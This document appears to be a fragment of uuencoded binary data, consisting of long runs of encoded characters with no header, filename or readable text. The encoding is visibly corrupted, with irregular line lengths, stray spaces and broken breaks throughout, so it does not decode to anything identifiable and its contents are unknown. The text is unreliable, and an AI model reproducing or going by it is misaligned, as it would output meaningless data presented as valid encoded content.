M+W_X.'EZ>?G#9@>_P/E_>57+)7Q) \$PFR.%+16+I [^/]6?C_I;_@,*A19@E?
M (H5& (,0&U@&;L%#F?_ [3"L;5A2G (";%IK#C,'%23;\$*U4`SX%UPD\$<OXV;),
M\$: ^0+V7*RHOX (3:Y`KXPAXR#HK1U=64&\ [%]8F+C%& (#.QH;)DH28E-F`VE*

MLR6" (IE8\$F+C9N,>RG1U;8M3! [LW (= (M9 `ORQ?GM\$ `DHHN%F4WIZG, BX) >M26&F`/9S>7R) (JCET\$Q4HM`T^\$Q. `C<S@I7"B<R, 9W%C, Z, 3D^-3XUB-&6R>M1, &PA0BA6HK`4IZ,+RGD20KD@DN/SXQ, 9K.X[, QD&] 5\B8ME1<6R4%8J-S' 8M70XH&2B) R\$5&R@8R"28; ?*C6GU>>?W__U__^@OT72P1Y[O\K/) "1]_?W_9W] M1 [^F]A^&>OL!IN]_JY!_] /O_N?W_J_K_=9#^UWG\6?_OX^/;K/_W]O#S_[?_M_R=^1W_LV`T?7L") !FQIP (X&VA`',) *3%, M. SHR (2XSLE) G"Z<HF`", .5PDA M3Y3GGB*3"\$1Y0030A=, ^*#^1+ (TG+. ; 307L"Z' 1B9Z#. CIW, 8<71@3T!U% `? M2P!C!\>62!CD\` -YQ4 (9KE\I@H8D^K@R"& `GCP`SE) (M%:6 (HJ4 `*T4U (KA M!, B= `_LR' NRT (3UZ`1D?QE' /%HI%OW! .S.H-.U884TT@SLA@P1Q4", 7SBH (<MTR`OY<1 (2@, .-. ` (, YI=+) 'P1:H959?PI7P9SC!, H\, 794O*B\@ (!-!TZ!;! M@?)Q4 `Y?-8@NY0MSN7PIF; 0K9) <B+I9D\Z, %0DC5L\$E; 0WF#%!1Q, "__-BT, `MHT94) "HV+PO1LLP3%; MAUF*W;) (@EJ*; %! ? `^M=@*#ZW0COV\$/ "\$!&B+J4KY ML.P"6; D[1U3"\$PIR5">. !&C3R) DC%/+S>, (4&22@C*%! `') 0X!\5NN9 `#:A# M/YIF4@`-PG056! /HJ\$%I `&T`X%, 'Z.*GGORICV;>\&DH?S* `\\$7X: `Q- (`<UQ M-2`-4V`&<>8P#8E3@T^\$L0"M<6Q+8-4LQ/H73!O`A! `L/LZ5S?^NQOD/_/ZJ M_5>N4: " `O\GCC^V_E [^71_/YGY>7I^_^] O^?^+F [PVG3?^G!>G9<7 ("F4WJ MBTL) T] /-RX?IY>' A [> [IZ> [ER?3H\$. C9 (=#+ERGA"7*9 [+ (BIAU, BY) 'BHO* M88W+ES\$= (AU1\$D\7Y' IAUYL9+>' SF2GB7%DI3\) G1HN+13D\9&5<F!Q1MIN< M!C=? (&7F0FO*A, \BGD3&%. <R8Q) 2F9&DK9-' :2@>+F (LE1. .8A9+BYF9O-\$ M3`D_!Y5\$D%4L@^1D3-AB8) -@%HIS!+GEB `K\$P4SP) 4Q9/I^) E52Q `T!B' X, M7P3 [] B\$S\$J3A+*, AFQ@FR^2 (IG\F#^4 (8:3X_AYF%Z: `4ORM=\$), O@. \$2Q4R= M"<4!, ^' `DZ%\2IAB; &D=\$1F>J) PI1 `9<\$; ?ETC86*H<I\$& `F^> (B6 (!\2!, 6 MJ50@%#*S^, QB*3^W6.C"A# \$1D70. -S8QE<MD) 60PTUG) R:P\$; D80C `PGC\4R M) K^\$3Y (20"LB@) 1A, 21P>% `.) 8) 2Q [.3 (V-A\$E8\$) X [#S4!%B. 9P\$] @I*4PX M-6:RF\$FL9"XG\$DZ1DYE) J<E) B2EL-R8SA<] 7B! .7HV6) YF*E0*GE\&4\@5"J M*` 8&U*, 4YDZ8P\SGE?"A/K/Y@A*8-QXS&U:U/] <5BKL4O-P, 6%D5*>@T93P M"H. 84G><&6+3\$S*X"3\$P"QS<IDBL<R%60J [31A!C.+ (\P-_O), RKL(N\DB^ M' 9A</C+&S"0A+YO/=&6F%" -BWMX>BB@18JD, U?QX%M/#R] /3T] 73V\ -?' I: : MPI (SC! . ("N!8B\RX4) `EX4G*F=#JR039/*&P' "DAIQR.T>0@+J085S98QXMA M9P"K"Z) 3R, -DD-@*LP0BI%VQI ("9Q9-"KUC4A#X4 `3>_6. JBTB9@NT%4LL6B M' ` \$>6/V%5I (M+I&WJ)) \L9! /ID?, L; @4&F9!XDQI\$3\; #EF8?, 6P@^2=K; 0F MD `!LI' *N*I+ (@Y4!44' MO0CF5"##0S\$J3 `@%US0NEHT `O8B/G1\$, J6\$9&) \$ M`M: *G&*H*F@U^&5PS"1#@S `76. /R8/*HRF++) 273] 5:D! 6M!> (N2' 0H/ [BZ M (K^*04+4X"@4CI. A; A"!1L8*JZ3@00U%=KX8\G9! 62T1Y\$##X?: .RLX32L7, M0CY?AFL7:DU\7G8^%@ (V\$<WSU4RWORH6D5\$4%&-XBJ2P=K! \$+9! \$=HFG\) ?F M`R! [LNK!M@2; M00WVUR) N! #5V=_5. PXNJ=P^XT `R (SC<A0SCE4, YR?A (K"BQ MLLX@*6, Q* <RL: DGD! *#827G! IHOR) 88U-H^' S"A, G". &/4AC) B" (HI1", R^O M (CB"MR, D (^UUX0 [:I3\0B0/7\$C5G*"Z_M_MJ; 7<G9RTF\$ [0Z! 8A^T (V#ZSW M8\$ \$H7C@-=>A>\$8M5"A" `IEA" \$E<LQ15' (B [.PV8?"QF24B@! ^A\$8KI" B73*_ M1 (!\@>0XP `Z&NFL5D6T=+6) * <I&%4XP9F' WQ4B<> "Y#32ZD<_B^6' A%T<H) 6 MBH_7@) &FD; B3R' 8A<4, YA' ' (>2JR49F1R1E) W\$1F"- , &0JXD9! .DR&H"7LF& M5 (J4 [P) 1A8" B0MTKG%=*88WFHUH/ &PF<1\$D1V2*) H! "") 3"NF^*G () A27EC (MA] RSF7C&QB3G9 ["9YL\$!N2Q?WNJDY2*QJ+Q0ZO; [GY9*.5@) J1<&E\$QR?@^+ M`G\V/%QED`*2] (8#4 [\TZ, Y*; \$J\$6VRY" ^UFT2, 8C<EANC!D7*3.) UB65U9 M44UY%N3S*G@Y3: (E<SHF1+ `8<:H\) 8+>L&OD"YM\$3&\$G) [\$3N*H\$; :1\ "30E MLJ; Q. J>RDME-^4K [P*D. OTDT; C (G*8 [=I" `V, `1VO, T+PDU/; "84&+-4_ (M0 M (EDI7-^F8K') YDEEODUB) :3&Q363G8VH6"A45"E8.5GL%&02Y3H6%^, :E2R7 M"6ZJGEX!KEEPM\$96\$32IAQ916-ZL] K*: % (Z' BZ5L `+BH420GW `<4B, 2E (C1 `MA4@H@V:T (! (*2X4<E!*, I4 (1%_) 7:@CM"O/; C!Y"0ZRJUI&L (.H7F68VB8>C MN9+QY\$TF' G:QO#PX `A3D]:6R_Z"IM-1DTF, YR7%) B8EQF; &LE%CS&/9, \$F&1 M6"QL5G^3V/%1* (N*>% `R_, *<YB61Q/S: ! [/SZ-I] 8UEJ43"E3>?Y] I "+") ? MO^: Q (*IY+. ` \G^: Q (*IY+%) /K^: Q (*II^*# \$L) -5 (L\$V ` , 4M:1 (GEI7&BFL2 M!PZ] >4WE%1_EJQH#QBG, \6T6P^>7&# [-8GC] \$L-+I2J2LD: 5I (5VI-!7LPI) MXC-_5: 1J75.A [>?Q6] I^' K^A_8ORY7I5T (: :</\E2Q&_T (48C,]E?1P) 6E* MZN] 0:D*H&9V_DR\$5*HWM\ S==&ARJD5TGZCCQR/ [/VJ@R5VPA/ULF\$8L@R4A (M) 4 (L+L#DFN6 (`1F1&9\8Q48YXF=GJ1HK. /E"<V6' ! \$X*U [&EM) ' <9&5: R\$LE M+8=, :ND\$0\3, QVB>' ` `P8S/CI' P2QV; T>) \$QBMI"; (+56@EXM>SS&@^/R>+ M!T5#TL*9:D8C, ; JQ+. +<) F4AQ2F7; 3X/#C5@_, +?4HJ, B&PL65; VKY1R%; GY M`QHJN<ENS (T [, XF7DX, B2+/SX9"62; [H_YMFN*FNDSI%IMCZ, XN: \$&Z6' 13' M/S.) %87R4U20+?5OTM7Q! \$ (\O (\$) 9J08S: WQ8/L/*7*AD. 3T9\$UDQ (YGNR) V MGJXEGIF^2B*PIR, W\$621"RM26\$' 1&-C?S0N!R=&1KMX^/O [-*V@ \.Q, 3RTR# MQ!0, 86Y<42\$0"S=?%E*^<4Y8E<) %"><) HB*" [.@LO+P%#HFEQOER: K (UH%5 M5, 1#; S>\$Y8 [, Y\$@?9@&_ ` \ [^; Q"9E (R6M%H. IY (CHQ. 3\$W. 1\$X1"') SH6# M9Q7AI. .% (VC=LGULD\$C@C!B.>: \$' #5J4\9M; QT@?) 4F4L) \$<QBHG?*HMS% [: M8C-LH=TI*#M=TTI\Y#N! `DB/) W+Y\%96VZQ". NO&4%HQ! 7T"G-^2RXUGA4) M,]B) 7\Z, 0K-7<I\$GNF62*+*2: ` \$A+] NU (">WD33>N-&<05) \$IZAH+W*VB*H/ MT] :76>+FY48N@") S79R; *RA#2S7DTA79\$. 6TH, 7E, 2%79, G) E; X<K"O () -J-MC-.D; 6%F. (O084=SNN!&E@6SZ>7: 6#E94J65AY6HB" ?XSZIFTT%85\$I*9J>D M&#P\S) \$V' 98GI ["481 (IK^G\) %81!-, U' :6G) "<IDTDE12I*CSIIH:N# .6@^ M\$E; RA5E2 [>5P!2J6%\V1T%UY16B10U `F-R] _MW6J" "" %\$Z, <Z) "CG99\$D=0\

M)A** :U%+, 1L-#IF`C/F+P?E[(I&3:B(2U`)X>1^*W-Y*Q#) QMEBH,NG]CT0"
M=<M2F78V52\[+H85#P>A9!0;OC"/5]AL!'IK@%`C"50)_'ZI(2FL#%D-%.XJ
MY4E_H9')C4M1L\$%Q9\$)IDY+S<UQCD2E1S\$Y8Q; '=BM#J*S8' : -SR#P2A5`5:
M:(`BY,-VC5HPOX00*6?&HF8L4/1HO!; ;,"XJ1F<! "_8RR[>8C*] .8UT2\Z(LH
MJ<R<_K:*5//Z1T4NQBL@J2(!6B7B"9E(1@CCP(5FJ)-\$7,*7530?; :2B8:6W
M%[:0R#Q[-YV:(!,J#X4E4P0JEGFX\$FAXL66/1\NEKO%HG9\$GP8R51ID):_X?
MC^&X\?&QGGYX/%!8F.^)J@Q><5<)>O.`@KV]&L4;+984\F1,3I14OH"&=DDB
MJ>26,_%/I<Q2/EZ4E(C0ZA!Z0Z1J1U45H=J,6>F9[(3(Q"@.V6^HO,^7\\$K=
M<C%+4@P`V/)4HV=RT!C#LW'RS,M#'_-R&1RGP:S(;3;?G5)6!(<P:.RBDKN<
M/\F>_'46ZN7E)"7\ (K1;'F8BANG@4>;C[XC'`C\$)J2Y,3X3Q"\`0QR;Q2)IEO
M%SFE*)S`APR&1L>%F8PPOE[R!"DL%V8LCA,@CR.`O1[?-98O%!;R1/A-68J<
M%DKG3<:"3=?5CUQ<SQ6(\+N/)!SN08:3[R]<F\$4(Z2)'%N%NG*_ (&B*C2E.J
ML/U8"JCDW7K`A7#B<Q\$LD=6/"DU(@Z"G=@9I.\$1\4L5\$?LBN;@TUY(+SY4>
MN;X>_8-^3S>9DX;V@`H("PVZ_G)\$%)KS!!8W-9DMMY-_) [_>OZ&+>Y__1`Z^
M7G\H!TSW/Y\$#2?>W<E#I5Y6R^#OY17)H6<"QO\CA+PHXX(\K1.PO<O@ [=+\$@
M6B2,^KO_3' />?YAA3/<_TIQWDPRC\1?LLIGR\$SGE\HGG?) *+-1ELX' %`8\^I
M8F?E0X(FW3/LEZ&)EXC(KIK,2?-%\$D0P-86=C/ID2%*5@3/3QDV1O@7213RI
MM%0LR?E#TDFLE)3TQ.2H%D@KTK='FM>THQ:(2\$N,/_ (WAM`\$`K(+8*<N;8DK
M*Y4;F\E)B\$Z\$!+3.%L.\$GL%)/20B80)S=\$WTU!V*VH(\$)U91KK\$46#0Y\$*
M^?OQJ-\Q34SFI+"XG,0\$LEMKB1LD(R5'1IRHYFP40)(6)9F<R\$V,3(QK29+R
M9,W)I?`EZ,4UTE)+**'6TZ!D?J-Y*4[LUDSYF&XD[*7P@DP^ [+6\$O[REPI0B
M67%Q\$:S(3IFQK(2H.+Q4WIQ#MIR,FYQ,<S;9\$"_B"YE9`A%:TVB1"Z2>P([+
MC.`DR,<>OS`AB;C)B=@T;9\Y!/F/R9<OP.#W%D+T*NQOM=0F+_\$.:;B@L0H>
M+=B04US,,!'VTXG9,KX,*J=/,5^4S7=4\%>4#XV0<"D2\$]B9\$1G0\$1L6SNF3&
M<>(Y7%@^+U_?YI/Q/^2;)88S;CGS^"0.TX\$<=29)^-GX7:ABW<)13DPA##0>
MD2?CPA&7,I,J\$W)E1KGIB;]FU,_7U]LWZ&\)AXVDP\90Q.'0[J^*":\!_2HG
M3Q]_GP!O[P#OOY>'B.+<W,R:K602D1H=#M*"QS\?+R5=2J2)T*+P'`: (5*\
MA\5\$"_FH&@JD?WDB\XO-9R4D)F3\$)Z:F9,:S4:7GI,2C#D");CH;Q\$TCF16?
MB=YN-\$F`L*X0^VO\I#@6)Z%I9(SZ-2;J)O\$@PB;/Y(!KF)HYR[J#V7RE<@_
MG=S](@,\=T0EXK#B\#0#(=#B1HOEP;'1.X#FL2&N,;>=B^%\$`F8L,5<U;U*2
MCG*R0+X-^\$/*2M9L[ZKA?>@G1.3<&!URQA[,;Y8;.T1<)B*=Z80`JO2)G!
MWQ!\$Y[P41%T%BO?0?TY8OF\FEYP'D@+Y<V:1B0G12FXH>3/;JJST2)Q\41ZT
M0RW*]8_\$VJ0.<)/9"3&0<2PG!LLN7Y#7;"U-\$2.>'<5)Q56SD)\C*"YL.59<
M8CJ*(A27-LNYO-]LMPE@99(("&MXU]LP;@K(XD5%J-7P8T4%=OQF-E"@8I5
M:]Q<@+IF&+&=N<BJ;W`U0S&_4J)QLCA@V,;2Y1\3'<WD\R\R&71[:]O<?L8MF
MQ:5@?KD\H93_6YU*^&AE/9M7Q,L2X`KSYR)I0:?)#CV;*%\$38)_EZ-._'(4
M2\K\S\;5S7(D' ^+=\$)6' LX' FLVMF.30'[I9C3,J#T]FXX`_&>6X&"\TX3.D
M4C=5%#X)HJLPJ4N1KA2M,CZ`F4<@)360R.XJ=P(5F*X5<&5&) \$LE.YG*B.9&0
M4B.9QOXG-IZ7C4)(C-N6M-)SH#71SKDH[B5XA-^>G3-G!#W'R:CDE&:C2#9+O
M[7[-B/Q`#]H(@EYL)T9`_) *=9E\$B(R*+;@_A\Z'__8U8_?)\9_J__=7SW\T
MOQ#E[_#XD-__IZ>7LW/?_CZ_WO^_Q_Y*__S=,"%)!*`VF:H#U(1TX7Y&0@
MIRL---,"--`= .3T0IJ<6R`2]\$,A#8!;R9=-`CA;0!ZETP-<&N2"/!O*U@!\$0
M:,\$80;5!'1`BIY`&1%K`#`2G`S\$-`*`'\LB1(\$>*!ERBK5`"2BE@3)-4`XJ
MM(`-Z(O0_6B@/PU4TL`Y<' "%D\FMG"LD&CI4&\$+I_JTY"@8IRGQQI.#Y#\$^
MC6"TF3.4`*8.OV:!!@P`_J:%7'030CQ.(^`GX/3V7/)CW)V<3?W-84C=%!J?M
M\;PB3`5J17%8\O=G&:%&H1YH8" `67!4-5#<[W3CHOWB.40?.Z63R73Y0>.H.
M4`JP\I01@("9".O%@3!JDURT"Q=;\$/M+?Y`2DOHJU0>71@?4SIH53CSK`\$WCH
M`\$?@I`.<@8L.<`4N!&C57`#DS!(1&:P#AH"A.L`=>#`,`!TP'(Q`F)\$ZP`TE
M'P4"_OPXXY<\JH0RU&CP1@`&*H0(J?Z.F`L"-(!X\!XJ`\=,'`\$Z8")P)\`
M-K_P9\$GRBM&`5X7MGQ[6I'2+T`&3P&0=,'5,U0'3D# ,=C-<!`2"!FITP`S0
MN<E!425Q&IBI`V: !V3I@#IBK`Y)`M1(HQ)`.7^JW^S.)5CS?CV,"ZMKD\K8
MA#4W7R(N)90"7SEC:M)"T,54H-\NTZ`U@Z1O[8840%!36H.&0*K80DZLIR8
MBVAS6FQL+BWQ_#T/NDRLH\$W-0ZVIO<.O+;O%QDX7R`]\0_]4SSK1\GC2!7R9#
M)A`_:(6\`CZV5Z:HM;;(A29OUK#^REOTK[%P(Z?)&WF3L]0&C1EA222\<HC2
M@-,R."]H*MURJ8Q?"7`ET#]FY`<!&+W)"@860K>4`2SHE]\$@M"6<26\;%AN
M,X<6HSJFJ;6%1I\`_]D#!Z`!U%!C!^B@+FSO^.DJ?[KAYV#4M#`LB9]ZT.<%
MO`\$!?"#4"5#Q-7-MG+8"PJD64#++@<S.@.CEO!FI.EIN!NI/59J"Q`J"SO^CV
M"0M\<CD#)HJ#`5LW8`RZ`W/0`UB#GFH\$`\/^.*8C")`S*,9GG`\$ (K06T#*=-
M0&TKH!NX;@&:<1#0.@1,G`WHT*>>OPUH;P\$Z4L!@`3H*C#.6X#>.H!.`2/^
MK8`Z='N`(1#`'K,0%ET,.H`^`\]=WT;YAD[M!^I!YLX@2)X%=)29@\$]UQ&>5
MLB0:&%D,7=<6HVHTCX.W6`0`C,"HQ)=H`AH\$+L.1J5FQ.]'Q:D`VK5`'XK0
M8(\SPW`[8#`7F"4X`J+B4HT`W1S0GG8#`27@B0G*`5CZ*7ZJ3MM`2:!:N9J
MVT\$K`M2`]\B@R@DP)E!Y&FP=H:DN!&HQJHE[S\I20#51GP%T:X%9!L-P*S"'
M["SD[%K#_X#J3D[F:HC*%@!UJ.52MQ1H!6JXU)EK[%F/#YDO!LM@WI>!5?A)
MBC8!'1X`_6%H):PE`Z"HJ^\$88Q"L;8.AB(9`E0X`X;!`B(3&/`6,`2)HNZ70
M)=`B]T76MDAT+Y.@>9U(2S"6FA9.^!1E.8WT(H&0K^!MC00]AT8T\$`XT3:<
MT/P,]`Y`\E0:8-%`!(P!`!J(_)`E'07(8^=L^.>F5\$T(/C`/\@#%9;Y2"1J5<
MI2R#`JQN`,R&99@#J^<\G`<J(/1ATF@0(R>5`R.C:*98=7'[G6"-UW*&,J+`
M.]>YR"6DAZ_U,X05W%!)G8';RB(8N@3H@*500LLP!Q-`^0FC47!9%`5!18@%
M`+*Z0-'1<'7QQSP#U?<W+X:SI:L)4ID6J38K<W68(>U`#?B4:XT.Z[0;).\$&

M6Z^; ,D]D@UP#0U?#SJ\!IF`M`L;8%/<B/.F#ZC?@G,5AK.%4TI7B23CO]Q
M_JS_7OY@JP?; (\$M8I\%.F+)=, '^[_SQ_G:"5(74V06ZH6+"MM\$EPE;<4'U>5
M1A*,FE&\ "QGT\Y93:Q>5P*V\./G`^HJM57-<G80:KH>M': 'H-\$Z#&O9\$1`&
M3N*<60/J#V1M8(W)"2.K0>U"S8;#_P!\@J\$4-(H@LT<@X:' ;(V6M=) (3+'?2
M`)60HXX<#:H?S836>@SP<#6!G@G<P31BZ<]7&&NY`!B:JZF@7SJY6L(V&TB'
M[9=JKDXUIT/0R@GY-\$C`VES-7&, ;:+LJP74#L-T" [*BK<+L0@-ZP.9\$EB\9U
M]@ (4V\$68JTNPA)=AV[X*+, \$U8`N?CN`&;)DW02!\AH;/L)K>`:G@+L@"]R&5
MA]"\/@ (2!\A+P16H_X05G8Y*#XO96OD?,F50C'Y"8E0<AH20"%DF@<YRG=E"
M"+4S;2=G%Y?=.^E;0+OF-O4%3I`L3W!`7@GC7'?[J9FH(ODZ.9NH(8%H.+EB
M>6@#@#8.%RB`&4"=N@K+1A\$` :Z4KD@TRIDKIH.['`9;3!M;/,/PDI>2&+M4`
M;V\$.W@SM\`%*Z#-@B^P0%]AS!^P]#^AK2)`!\$\$!'0DJE@9,^P,XDW((_OF-
M@QIN\W*1D" (@H'5\$=8S[EZ>>__[^#_K]1<__<T[0/YX<?3W\^O^?U/7OZ>
M?O^N__P3O_^I^S]^J2_X#A!_?) , 'N@+\$PY_I Z1\(__O\K2M`_KW]X_]_/_Z]
M_>/?VS_^O?WCW]L_KW]XW^AG]:"-EH,>T;4-;LIUE[=6EA[#6H2\$RT`NBE7
M(G\ -ON<E#>+! !>%HHU?4%6P4: ,+0%"U) .\9QK4\$]55-3A\$T.1;L%NQ>% "J_
M20128OU!5++F*([JR>L:NG%#A]" ' *!+R!/CK! (@43H>/+Y&!) `44*@*8HI@
MST>:3+X\%Z* [D!IO&0!W8*" ;CDAAQKRA57\$6ID`<N3!@QF&%5>*>WF8Q0+,
M\$F:?:-7HC)ZH!%T6`B6#Z7%D<I04-P>4`_EJK"KU9J)) \$DM)V2KO%B' [\$[S"
M31ZY*Y*\$&AZY2R>8K32#:)8#J<: `JM6(A\J(N)%@H(-77>+4\$'"F0[1)*CSRK
M+:_ \$394A9T2>0I13PWE!10K."B6`*SQAL`M6J`L3COV*1=A^Y\ (Q`VE75.G9
MHP.U^*6=G)1*AJ3Y/.4X)0=*!6997A#5`I3+4#DEL-E#*R63`XM&;-':Z:T
MMN (@<K:!:I7B9HKBZ!<I.3DU^`N:7>B`EDST&3.T@=92?0%0M;2\$/]>]B23DJ
MKIP8/@=-CDJRD%BSA<4YC2.Q9FI4UB.I&[(LL`())I"] [=#I&3HO9-QQW5BV^
MKNJO',NA"WM*14C>J.&1[=!%WM?#)B-2B"U;G, ,/Q6/\$`1R#W3\$DKZGB`H7-
MY:MH.;I8@FB@T1>I/? (:DEPY/5Q!FLA6J349KX`ODA\1KN\$E3OW,!F4IDFU
M4Q!L5OF4.5`HGQLX3E9C>N`2N#)\$\6QX]EP[(GVB#,3\$KELI(Y`)DN(QJYY
M^4R4)7+(`%LSLLYXFP, :_HB4)Q)=[XW`K3#*325]ZZVK_Q2B,74EM,TD[R
M4`+<)_`1-2@S^8!;6@S;%)2!\OX#5&^B\$MDI** ,HGTS\MI@TF(WU32E11\$UN
M],K)86X6`PH6GS(3-+MR""L(OVM5M%<'57629X\$10<PR!]9H#@SB_ " (&><"
M6VXH+PE\$EC<2A[Q4K+&(K%<*LLH<RC4G;3R0#(LJ1:</5*TK+#`J: !43"U1N
M=(^,D)^3IZA9(OF4J\$G-\$HDERFJC:B1;OHG*_W<74:E.7N5#!6FC?O!ZZGD
M6\ .1C5<]SZ(82/Z):>8U[4]5-JV3]@G6;S\$<-<L:CX>3<QL51JB;P(V4/"*.
MC`0FHK`XY`OM_G)9,YN=&/_E&NEF1V=^>7G^RW`WWY4<66[7%BVW6XL%E)/#
M4[\$_+:1*C_&;@JG><=URF53?S-O\CV^B^T5HR7Q9L41\$#B"RF^P+5W;_ *F93
M441Y^G`)3OV7\$O\J&Q3/P; %\$1:KF2=ZCDWIJ=AX`A2OWJ-M+56KY`V?U/Z39
M[%Q%\WU#_]6B-+--_X6"*FV7`SY/J<_+(3*`\$ (^L._/5,Z\41N#71<:P"I%
M!L<A;! [JCIFJYU;(`I`C75Q`Q`A/\`=D;_(`!":`:_R`W*D57I&\$V[J/X;Y1=
M(65YR15EEM/[9TO>F]>6RJW8L?`' I6[LR?`B*5"D:%PS^XT1(#>2D+%;S`-`
M.5Z0-JW,9!^D<O*\3R9?YH!23Y(OS:#N%Y)ND1-\$`VGY-(>'_%]4;MXA-)W#
M/@! .N[. +E?<B,`E94*HM%!6/LU6XHF4E/EX[1AQ=R2X%W6<B)8<R`F8*,R`5
M2)0=36XQ.@0.>Q,X&A/@)=J69<8, ;YS_MS#Y1H-UQ5`8GY@CQ^\$H6DL\$6AK_
M*T@H!WCX8KY?QFY*<FA)TU:U?VL2\`N/KJ+Z\$K\$@!Y-TB.<5J<@1`W#DP]I
M2V5T:3G?>V)UY7LTA>581RH#(33;_30]&TGGCRG\+X@:+0#] *F:EF6Z^^]3!
M42FIORP4*(#F34F9`U06"=^UV8P2M1HTNVU<[]73R\Z';2';+UG(!-E2^6Q6
M_MDLGK"45XZN%,K.YO-SI,V`1EC)\FEC"_EDDXLD:, \$+<D`+SR+%`!8=:58L
MT?RV7<H;=&/\$YL&)N;FH*J!U17PQ"CF/%8@44UB\J*8<(Z.W?C(TV9.BH`=H
M]90DAUI9,]+D#;=\E96B7R.TS!P&_(X[>E5!KMS^#]4NK`[5G;P.\@,U`I\$+
MKGH*B;DH3MK`W)(ARO(T:;E_L3Y&?) (SRHR_%?1_T5%J^ [+_H<4S4)+HMEB
M: +^R92*^E+P9&NWR)GM`+'&I#" _TDBO`C>NW*`NF[@IU-*YR(AH.4O(^%;0J
MTWS0AZR7<A#D@I:/2ODP&GS`JB8GY`#I",<%</%*!@PH<B=#2U+)"V%`RJT
M99WIT(G%=?Q)YT`J%AV,4ZZ!Y2I?;C;>LH008X!#`"E&*Z33LF"@/55T821U
M?*Q.01[;X5*H757E9HG%0CX/W2)(;K1'IO6_>F+JK^[_^.4;OW#QY]^_\O;
MO_G^#[_]_W_\,S_E^1]G3: `!K-\$YGC; (QT1.6RWHV."O@MD3P)#=)8F5\$,6.
M0D<IY5\%0V=JFGX\$#&V!8Q*`PB]'!Q)@,"4''95!`RH[#P*HQ&:%*1R=H;N
M@#%>%C&)(\O8RMM!AP\1J#Y,\$S@X-@M@R.XO\ :K"T3(Q_>KPHY.G3CX.C-
M#]\$X-#M]0D>?P2:/G>@#`QU@"!QUT+>H=-"J'2`&3"G'2=(7:5)\$("F).EP
M1"^^))</6[Q4UT4E`ORK`T5\$@>4,IH(Z`:L`!TH`D()UG"MZPA[^! !0#Y
M#2P#`_ (;6`AOJ"%@P)AH\$W,HWB`/@`7:QTXX;044)P/F3BVTL9U\JI\$[VM&'
MTO&F7LHJH\$E9#0PI:X`Y92U`6WI;R6FUE6\UD1[MZE;@/HZ95*\AY&R#?I,
M6XZNUD+TG='')2:/A5__0N`1)KS[OR=]'AJ*-5/S<IY]P(OZF*B-EB-<+9R
M,S#K-X';"!DT@>BJT`3N8"JQ]. =^%W+#/&)J@S[I3MD+:)1]@\$`9#YB4.N!&
M.0""*0=!#,3%4PY!(0,H3,H/H(/V=1*?03A, ;(E)6(`V`UE&WV/S! :T:_:E
M[_`?W_5_C?_POG?X?S\$G^`^//U_L?_`WI[_VO]_XJ>T_] \U@2,82@/#T#GO
MX70P`CU'(F>4%N@\$1FN!SF`XBC,&.6.1, TX+.N.UP`0PD08FT<%D+6BFIFC!
M5CX-?'<CIP:.IB!GC-1@EE:(! ,IH\$Y=#"7#N8AU`P4N`#Y%FH!9[`(.8L1
MW25TL!0]E]'!<O1<@=*N1+Y5*,EJE&0-#:Q%F.\$TL`XE7(^<432P00NX@4U:
M8#/80@-;Z6`;BK2=!G9H`1\4N58+^ (&="-BE"7._&_GV(/I[:6`?'>RG@SHM
M\$`P.T,%!>+) #J#D]8CV3E380W1PF`Z.T,%1.CA&!`IX`0-G\$1".J4)XYQ&
MSAD:.(L(OF;G8#^%;GKZBY_07`O[R"AV1&H,[%R[HLZ4^,UIJG2TNOR=!M-/
M2DY,0M<3L%,RHSEQ;#HX#SOK9#9\$1Z5<B+BV/C.7A@Q,I8=V2DSG<WJA&]#

M@)BH1'RW740<>8T3S"JZ\$@)F`5_]`)_H30GLQ8Q4#J*A^S+1/@\":*(WBD*^M#)W0TXEK-!\$P2`==+V0PEP#VZ0G<_/+H@62]+YO`+80T.2NCEBR#I"2%X/M!5GE\+.*\WY_U.^WHP/E4(+L4K7A:\$#QSJC9(;S?'N)KX6CM!4A)JDK)O@5* M+>=43R!-;E)Z\G`L/B37%*FT!7%-X(!D;_(QP!BHYJ*B*Z8\$D(>#HY-!8Y/M`,/V`%L7K/.P`D-)DM=[19!SB,:2T(.SA7*1-3UVJV+DR?%/!H#Y-OWUR*,`M;::3`84`*MX@-#24V9@RD*D#H)+.N`RN*(#KH+>.B`7I.N`/ .3D(Z<_-\$-`M-1UP`=P@&&5CO5)D,\$FY#0^6"BU4(D:P:!=TP\$UP2P<T(,*WP14"C8[N@+LZM('MDZX![X'Z+!SW5\2Y,'K15>4F`%K[<5&NH6Y%\$E*#>H\$4'?`'/-0!/.1[M!![K@>@1`>4HC/,MLTIX\$J-+EEU*X5J0^_I#J@'\$6U_(69E.>6)5>D#J@`M93K@*7BF`_J"?HC/<QV0`)\#YST9!-CE`+-<AD@2DKM,8R\ZSV8@317E!`R]UMF"OPF@M500BW^6E<JR6E0S%*\`?(I*_%\$7)=^.`C-SP_E:T!@'GX<)2?HX;MDY,G\$DN@1P<=Q8\$#OE_4B\$M@JK!8J()Q1\$7%\H.=*) .P8KP!;W7`._!>!WP`M'W7`)_!9<488)N\$DJF34D)/(A\$80KV:2.8;#:%35OJ!Z8*HH6K,X.J`:L1&#M(@(\$*N+\$T2\//)+5UF`'*DRLA0?757Y?).RD+##I/!E,I*K.EK6@;,A`OX9MRY>SY:~;T8*%:Q0TBRHIC5JPV:CT7U%EA^X;JV3>%HE6-:XOS!HO?X<`YK\JM6EY2E5/2KG_Q2#-NWTW/-/_F1@(:/LHK%+5X"i@!3?%OF;%J2JAI,.K.<*M2M-0)6\EPKXC@W!I()``Q,(9[NQ<`**8GD2?DJIY--6CJ&W?50'])(V(.F1BB59MM-A3=54)6MY2GZ%*7=ZL47\I7^F1GP.GPJ9"@(`6,O<7LVL"NY:6)*7OH-IMM(.E9-Y4M*SN;+Y6BV:Q\$+!3BL_\Y8EAY2V`MRT,UVN<7;2@#67AW8LL94A.*M>3E-#GJKV`.<\$:H8E?EW9\;5A`)TS\10#XI#C4-R+*P=U_TANJ67T<.6U(CM%?+*W(R9'?<@H+@*-`1#H#1/-P")(.4.\$-\$!)XH(!7":2!="7>!,.PUH=<M=%.)1YX;X0M(-Q3!6X+X4P5V!;&Z(6/UEF@O@_83<'T.P4)A0X#NQ7\3-/M_LS'3ST8`QV/)``\$!A/S0@6"4>@,@R`/O5`::ISO!ORU`8PN@D6L#0DP9K2)\$MPYS\$0!_LW.4THN23?#.GK8#N1-T,9_MJFX\$6<K0A2J>1`GG(-!/.M.`)LR-M'I2'\$<R_*<Q[!V2`Y12K@3KF%>AT"*@3Z[8!W3CG>F#H7`OT,IP8^EN!P19@M"+/(V`*,.C&,T5`7&A1Q`V@J%_ 